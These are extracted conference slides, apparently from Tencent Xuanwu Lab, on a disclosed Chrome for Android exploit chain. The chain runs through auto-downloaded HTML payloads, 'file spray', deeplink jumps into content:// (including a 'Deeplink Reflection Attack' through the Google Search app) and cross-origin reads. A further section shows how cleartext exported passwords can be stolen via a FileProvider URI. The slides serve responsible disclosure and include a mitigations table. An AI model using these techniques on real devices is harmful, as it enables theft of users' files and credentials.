
**NOT WORKING**



## Step 2: jump to "content" from "http(s)"

How to bypass **Scoped Storage**?

We may can use **content://media/external/downloads/id**



## Step 2: jump to "content" from "http(s)"

Another new problem:

Can not predict the **id** of the downloaded payload file!

```
var scriptElement = document.createElement("script");  
scriptElement.onerror = function() { no catch };  
scriptElement.onload = function() { caught it };  
scriptElement.src = "content://media/external/downloads/" + id;
```

Not Working! Cannot access "content" under "http(s)"

## Step 2: jump to "content" from "http(s)"

File Spray!!! Inspired by Heap Spray




We can download multiple payload files to improve success rate





## Step 2: jump to "content" from "http(s)"

But...



## Step 2: jump to "content" from "http(s)"

```
<activity-alias n1:exported="true" n1:name="com.google.android.apps.chrome.IntentDispatcher"
  n1:targetActivity="org.chromium.chrome.browser.document.ChromeLauncherActivity">
  ...
  <intent-filter>
    <action n1:name="android.intent.action.VIEW"/>
    <category n1:name="android.intent.category.DEFAULT"/>
    <category n1:name="android.intent.category.BROWSABLE"/>
    <category n1:name="com.google.intent.category.DAYDREAM"/>
    <data n1:scheme="googlechrome"/>
    <data n1:scheme="http"/>
    <data n1:scheme="https"/>
    <data n1:scheme="about"/>
    <data n1:scheme="javascript"/>
    <data n1:scheme="content"/>
    <data n1:mimeType="text/html"/>
    <data n1:mimeType="text/plain"/>
    <data n1:mimeType="application/xhtml+xml"/>
  </intent-filter>
```

AndroidManifest.xml of Chrome for Android

...

## Step 2: jump to "content" from "http(s)"

```
android-app://com.android.chrome/http/www.example.com/test.html
```

Open `http://www.example.com/test.html` in a new tab

```
http://www.example.com/test.html
```

```
<a id="foo" href="a" download=a.html">  
Download </a>  
document.getElementById('foo').click();
```

```
android-  
app://com.android.chrome/http/www.exa  
mple.com/test.html
```






## Step 2: jump to "content" from "http(s)"

After download multiple payload files

then jump to **content://media/external/download/id** by deeplink

```
android-  
app://com.android.chrome/content/media/external/downloads/id
```

## Step 2: jump to "content" from "http(s)"

Step 1	Download html payload file automatically	
<b>Step 2</b>	<b>Jump to "content" domain from "http(s)"</b>	
Step 3	Cross domain access between "content"	

## Step 2: jump to "content" from "http(s)"

Good news or bad news, we don't know



Access files using direct file paths and native libraries

To help your app work more smoothly with third-party media libraries, **Android 11** allows you to use APIs other than the **MediaStore** API to access media files from shared storage using **direct file paths**. These APIs include the following:

- The **File** API.
- Native libraries, such as `fopen()`.

`android-app://com.android.chrome/content/com.android.chrome.FileProvider/downloads/payload.html`



`android-app://com.android.chrome/content/media/external/downloads/id`



## Step 3: Cross domain access between "content" domain

Step 1	Download html payload file automatically	😄
Step 2	Jump to "content" domain from "http(s)"	😄
<b>Step 3</b>	<b>Cross domain access between "content"</b>	😄



**Job seems done**






## But...

The update of Chrome V83 broke our exploit chain

Jumping to content from http(s) in Step 2 was blocked



## What happened???



## What happened???

```
private @OverrideUrlLoadingResult int shouldOverrideUrlLoadingInternal(...) {  
    //...  
    if (hasContentScheme(params, targetIntent, hasIntentScheme)) {  
        return OverrideUrlLoadingResult.NO_OVERRIDE;  
    }  
  
    if (hasFileSchemeInIntentURI(targetIntent, hasIntentScheme)) {  
        return OverrideUrlLoadingResult.NO_OVERRIDE;  
    }  
    //...  
}
```

# Detail of our Full Exploit Chain

Step 1	Download html payload file automatically	😊	
Step 2	<b>Jump to "content" domain from "http(s)"</b>	81: 😊	83: 😭
Step 3	Cross domain access between "content"	😊	

## Step 2: jump to "content" from "http(s)"

Jumping to content by deeplink is blocked by Chrome itself

Can we do it by deeplink out of Chrome???

`android-app://com.android.chrome/content/xxx`



**Chrome**




**Samsung Browser**

## Step 2: jump to "content" from "http(s)"


The exploit chain is not perfect, depending on other app

Can we do it only by the pre-installed apps on Pixel device?

Maybe jump to one APP, then jump back, just like Ping Pong



## Step 2: jump to "content" from "http(s)"



deeplink A: ???

deeplink B: `android-app://com.android.chrome/content/xxx`

## Step 2: jump to "content" from "http(s)"

After a lot of searching, we target **com.google.android.googlequicksearchbox**

```
<activity android:excludeFromRecents="true" android:exported="true"
  android:launchMode="singleTop"
  android:name="com.google.android.search.calypso.AppIndexingActivity"
  android:noHistory="true" android:process=":search" android:taskAffinity=""
  android:theme="@android:style/Theme.NoDisplay">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data android:scheme="android-app"/>
  </intent-filter>
</activity>
```




## Step 2: jump to "content" from "http(s)"



**com.google.android.googlequicksearchbox**

## Step 2: jump to "content" from "http(s)"



**deeplink A:**

**<android-app://com.google.android.googlequicksearchbox/android-app/com.android.chrome/content/xxx>**

**deeplink B: <android-app://com.android.chrome/content/xxx>**



**Deeplink Reflection Attack**

# Detail of our Full Exploit Chain

Step 1	Download html payload file automatically	😄
Step 2	Jump to "content" domain from "http(s)"	😄
Step 3	Cross domain access between "content"	😄

**JOB DONE**

# DEMO 1

# DEMO 2

## Mitigation Measures

Number	Bug	Fix
1	Download html payload file automatically	Won't fix
2	Download multiple files by deeplink	Open http URL in the same tab
3	Jump to "content" scheme by deeplink	Remove BROWSABLE category from the intent-filter
4	Cross domain access between "content"	Add CORS Check Out of Renderer like "file"

## Takeaways

Be care when introduce security mitigation, it maybe introduces bugs

The reason why new security mitigation leads to vulnerabilities

Some skills used to bypass mitigation in exploit developing process

The security of Chrome is also influenced by surroundings, besides itself



Great work of Georgi and Robert in “Logic Bug Hunting in Chrome on Android”

Chrome security team responses quickly

Team members from Tencent Security Xuanwu Lab

# Thank You

## Try to steal clear text account credentials

When user export passwords by “Settings->passwords->Export passwords...”, account name and password will be saved to `.com.google.Chrome.xxxxxx` in clear text.

`.com.google.Chrome.xxxxxx` is generated by ‘mkstemp’ API, and ‘xxxxxx’ is Random.

```
crux:/data/data/com.android.chrome/cache/passwords # cat .com.google.Chrome.693282
name,url,username,password
accounts.google.com,https://accounts.google.com/signin/v2/challenge/pwd,username, passwordtest123456
www.dropbox.com,https://www.dropbox.com/forgot_finish,,passwordtest123456
login.live.com,https://login.live.com/login.srf,+86 171 9977 4696,passwordtest123456
```

## Try to steal clear text account credentials

We can access exported cache passwords by content URI

**Content  
Provider**

`content://com.android.chrome.FileProvider/passwords/file_name`




**File**

`/data/data/com.android.chrome/cache/passwords/file_name`

## Try to steal clear text account credentials

Bug 1: passwords file was generated before unlock, or even user didn't set the screen lock



## Try to steal clear text account credentials

Bug 2: passwords file's lifetime is too long, exists until Chrome is uninstalled or cleared

Many `.com.google.Chrome.xxxxxx` may be generated during users' usage, which will improve the probability to steal clear text passwords files.